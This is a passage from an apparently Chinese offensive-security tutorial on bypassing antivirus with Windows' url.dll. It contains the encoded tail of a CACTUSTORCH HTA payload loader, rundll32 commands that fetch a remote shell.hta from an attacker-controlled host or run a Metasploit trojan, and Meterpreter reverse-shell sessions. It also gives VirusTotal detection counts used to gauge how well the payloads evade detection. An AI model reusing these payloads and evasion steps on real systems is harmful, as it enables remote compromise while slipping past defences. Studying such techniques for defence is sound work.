&"IAAAAARAAAAABIAAAAAEAAEAAAQAAgAABAAEAAAEAAgAAAQAEAAABAAgAAAEAEAAA
AQAgAAABAAA"
s = s
&"AQAEAAACAAQAAAQABAAACAAEAAAQAAQAACAABAAAAAEEAAAAAgQAAAAEBAAAAAgEA
AAAEAQAAAAg"
s = s
&"BAAAAEAEAAAAgAQAMAAABAAAQAACBggCBgICBgkDBhEUAwYRGAIGBgMGESADBhEkE
wAKGA4OEgwS"
s = s
&"DAIRFBgOEhwQERAKAAUYGBgYESARJAkABQIYGB0FGAgFAAICGAkKAAcYGBgJGBgJG
AUgAgEODggB"
s = s
&"AAgAAAAAAB4BAAEAVAIWV3JhcE5vbkV4Y2VwdGlvblRocm93cwEIAQACAAAAAAAQA
QALQ0FDVFVT"
s = s
&"VE9SQ0gAAAUBAAAAAAUBAAEAACkBACQ1NjU5OGYxYy02ZDg4LTQ5OTQtYTM5Mi1hZ
jMzN2FiZTU3"
s = s
&"NzcAAAwBAAcxLjAuMC4wAAAASDUAAAAAAAAAAAAAYjUAAAAgAAAAAAAAAAAAAAAAA
AAAAAAAAAAA"
s = s
&"AFQ1AAAAAAAAAAAAAAAAX0NvckRsbE1haW4AbXNjb3JlZS5kbGwAAAAAAP8lACAAE
AAAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAEAAAABgAAIAAAAAAAAAAAAAAA
AAAAAEAAQAA"
s = s
&"ADAAAIAAAAAAAAAAAAAAAAAAAEAAAAAAEgAAABYQAAANAMAAAAAAAAAAAAAANAM0A
AAAVgBTAF8A"
s = s
&"VgBFAFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAAL0E7/4AAAEAAAABAAAAAAAAAAEAA
```


```
AAAAD8AAAAA"
s = s
&"AAAABAAAAAIAAAAAAAAAAAAAAAAAAAABEAAAAAQBWAGEAcgBGAGkAbABlAEkAbgBmA
G8AAAAAACQA"
s = s
&"BAAAAFQAcgBhAG4AcwBsAGEAdABpAG8AbgAAAAAAACwBJQCAAABAFMAdAByAGkAb
gBnAEYAaQBs"
s = s
&"AGUASQBuAGYAbwAAAHACAAABADAAMAAwADAAMAA0AGIAMAAAADAADAABAEMAbwBtA
G0AZQBuAHQA"
s = s
&"cwAAAEMAQQBDAFQAVQBTAFQATwBSAEMASAAAACIAAQABAEMAbwBtAHAAYQBuAHkAT
gBhAG0AZQAA"
s = s
&"AAAAAAAAAEAADAABAEYAaQBsAGUARABlAHMAYwByAGkAcAB0AGkAbwBuAAAAAABDA
EEAQwBUAFUA"
s = s
&"UwBUAE8AUgBDAEgAAAAwAAgAAQBGAGkAbABlAFYAZQByAHMAaQBvAG4AAAAAADEAL
gAwAC4AMAAu"
s = s
&"ADAAAABAABAAAQBJAG4AdABlAHIAbgBhAGwATgBhAG0AZQAAAEMAQQBDAFQAVQBTA
FQATwBSAEMA"
s = s
&"SAAuAGQAbABsAAAAPAAMAAEATABlAGcAYQBsAEMAbwBwAHkAcgBpAGcAaAB0AAAAQ
wBBAEMAVABV"
s = s
&"AFMAVABPAFIAQwBIAAAAKgABAAEATABlAGcAYQBsAFQAcgBhAGQAZQBtAGEAcgBrA
HMAAAAAAAAA"
s = s
&"AABIABAAAQBPAHIAaQBnAGkAbgBhAGwARgBpAGwAZQBuAGEAbQBlAAAAQwBBAEMAV
ABVAFMAVABP"
s = s
&"AFIAQwBIAC4AZABsAGwAAAA4AAwAAQBQAHIAbwBkAHUAYwB0AE4AYQBtAGUAAAAAA
EMAQQBDAFQA"
s = s
&"VQBTAFQATwBSAEMASAAAADQACAABAFAAcgBvAGQAdQBjAHQAVgBlAHIAcwBpAG8Ab
gAAADEALgAw"
s = s
&"AC4AMAAuADAAAAA4AAgAAQBBAHMAcwBlAG0AYgBsAHkAIABWAGUAcgBzAGkAbwBuA
AAAMQAuADAA"
s = s
&"LgAwAC4AMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAA"
s = s
&"AAAAAAAAAAAAAAAAADAAAAwAAAB0NQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
s = s &"AAAAAAAAAAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVmbGVjdGlv"
s = s &"bi5Bc3NlbWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA"

entry_class ="cactusTorch"
Dim fmt, al, d, o
Set fmt = CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set al = CreateObject("System.Collections.ArrayList")
al.Add fmt.SurrogateSelector

Set d = fmt.Deserialize_2(Base64ToStream(s))
Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class)
o.flame binary,code
End Sub

SetVersion
On Error Resume Next
Run
If Err.Number <>0 Then
Debug Err.Description
```

```
Err.Clear
End If
self.close
</script>
```

目标机器运行调用url.dll下载payload

```
rundll32.exe url.dll,OpenURL http://10.211.55.10/shell.hta
```



```
:\Users\cseroad\Desktop>wmic process call create payload.exe
xecuting (Win32_Process)->Create()
ethod execution successful.
ut Parameters:
nstance of __PARAMETERS

        ReturnValue = 9;
:

:\Users\cseroad\Desktop>rundll32.exe url.dll,OpenURL http://10.211.55.10/shell.
ta

:\Users\cseroad\Desktop>rundll32.exe url.dll,OpenURL http://10.211.55.10/shell.
ta

:\Users\cseroad\Desktop>
```

360安全大
进程防护


误报反馈

有程序正在进行高危操作，建议阻止

可疑程序：C:\Windows\SysWOW64\rundll32.exe
发起来源：C:\Windows\SysWOW64\mshta.exe
发现Office组件正在以非常规的方式执行程序，可能是有程序在利用Office漏洞进行高危操作。建议阻止，并尽快通过360安全卫士修复操作系统和Office软件漏洞。


□ 不再提醒　　允许操作　　阻止操作 (16)

可以看到只有360拦截了可疑程序run32dll.exe 点击允许操作后可上线。



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.211.55.10:4444


[*] Sending stage (179779 bytes) to 10.211.55.18
[*] Meterpreter session 2 opened (10.211.55.10:4444 -> 10.211.55.18:50437) at 20
20-02-20 17:33:08 +0800

meterpreter >
meterpreter >
meterpreter > getuid
Server username: WIN7-COMPUTER\cseroad
meterpreter >
```

放在virustotal.com查杀率23/57



23 engines detected this file

ddddefb819b3501c878f4e48fda61d4d7655b5a49cd24dd9292eacb21ff84053
shell.hta
text

14.72 KB
Size

2020-02-21 02:06:40 UTC
a moment ago


Ad-Aware	VB:Trojan.Valyria.998	AhnLab-V3	HTML/Magnitude.S5
ALYac	VB:Trojan.Valyria.998	Antiy-AVL	Trojan/Script.CactusTorch.uf
Arcabit	VB:Trojan.Valyria.998	Avast	JS:Agent-EFZ [Trj]
AVG	JS:Agent-EFZ [Trj]	BitDefender	VB:Trojan.Valyria.998
DrWeb	VBS.Packed.18	Emsisoft	VB:Trojan.Valyria.998 (B)
eScan	VB:Trojan.Valyria.998	ESET-NOD32	Win32/RiskWare.CobaltStrike.Beacon.A
FireEye	VB:Trojan.Valyria.998	GData	VB:Trojan.Valyria.998
Ikarus	Trojan.JS.SharpShooter	Kaspersky	HEUR:Trojan.Script.Dojos.c
MAX	Malware (ai Score=83)	Microsoft	HackTool:VBA/PentestPowerShellEvade.A
NANO-Antivirus	Trojan.Script.ExpKit.ezonew	Rising	Trojan.Dojos!8.E8EB (TOPIS:E0:Ho1oP…
Sangfor Engine Zero	Malware	Symantec	ISB.Downloader!gen67

2.2执行exe木马

rundll32.exe绕过杀软的执行方式

```
rundll32.exe url.dll, OpenURL file://c:\windows\system32\calc.exe
rundll32.exe url.dll, OpenURLA file://c:\windows\system32\calc.exe
rundll32.exe url.dll, FileProtocolHandler calc.exe
```

生成msf.exe木马，由AVIATOR生成的，具体参考远控免杀专题(14)-AVIator(VT免杀率25/69)




```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\cseroad>cd Desktop

C:\Users\cseroad\Desktop>
C:\Users\cseroad\Desktop>rundll32.exe url.dll, FileProtocolHandler avt.exe

C:\Users\cseroad\Desktop>
```

360安全大脑提醒您
木马防护

发现木马，建议立即清除


木马文件：C:\Users\cseroad\Desktop\avt.exe
木马名称：Win32/Trojan.fc8
有木马试图攻击您的电脑，360已成功拦截。

执行后360提示木马。点击允许程序运行后可上线。



```
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.211.55.10:4444
[*] https://10.211.55.10:4444 handling request from 10.211.55.4; (UUID: 4cbtznxh
) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 20 opened (10.211.55.10:4444 -> 10.211.55.4:64906) at 20
20-02-21 09:49:41 +0800

meterpreter > getuid
Server username: cseroad-PC\cseroad
```

放在virustotal.com上msf.exe查杀率为33/69



Analyzing (23.8s) ...

33 / 69

1705076a9a9da59fa4823b6afdbc4763e022a22f110304356f8b13dceb7aba66
av.exe

12.00 KB
Size

2020-02-21 02:05:18 UTC
a moment ago

Acronis	Suspicious	Ad-Aware	Gen:Variant.Razy.512344
AhnLab-V3	Malware/Win32.RL_Generic.C3497024	ALYac	Gen:Variant.Razy.512344
SecureAge APEX	Malicious	Arcabit	Trojan.Razy.D7D158
Avast	Win32:TrojanX-gen [Trj]	AVG	Win32:TrojanX-gen [Trj]
BitDefender	Gen:Variant.Razy.512344	BitDefenderTheta	Gen:NN.ZemsilF.34090.am0@ayJA1rm
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.71fc4e
DrWeb	Trojan.DownLoader27.39925	eGambit	Unsafe.AI_Score_78%
Emsisoft	Gen:Variant.Razy.512344 (B)	Endgame	Malicious (high Confidence)
eScan	Gen:Variant.Razy.512344	ESET-NOD32	A Variant Of MSIL/Rozena.J
FireEye	Generic.mg.ecd27c071fc4ed8b	GData	Gen:Variant.Razy.512344
Ikarus	Trojan.MSIL.Rozena	Kaspersky	HEUR:Trojan.MSIL.Shelma.gen
MAX	Malware (ai Score=89)	MaxSecure	Trojan.Malware.300983.susgen
Microsoft	VirTool:MSIL/Aviator.A!MTB	Panda	Trj/GdSda.A
Qihoo-360	Generic/Trojan.cac	Sangfor Engine Zero	Malware

三、参考资料

基于白名单Url.dll执行payload第十七季: `https://micro8.github.io/Micro8-HTML/Chapter1/81-90/89_%E5%9F%BA%E4%BA%8E%E7%99%BD%E5%90%8D%E5%8D%95Url.dll%E6%89%A7%E8%A1%8Cpayload%E7%AC%AC%E5%8D%81%E4%B8%83%E5%AD%A3.html`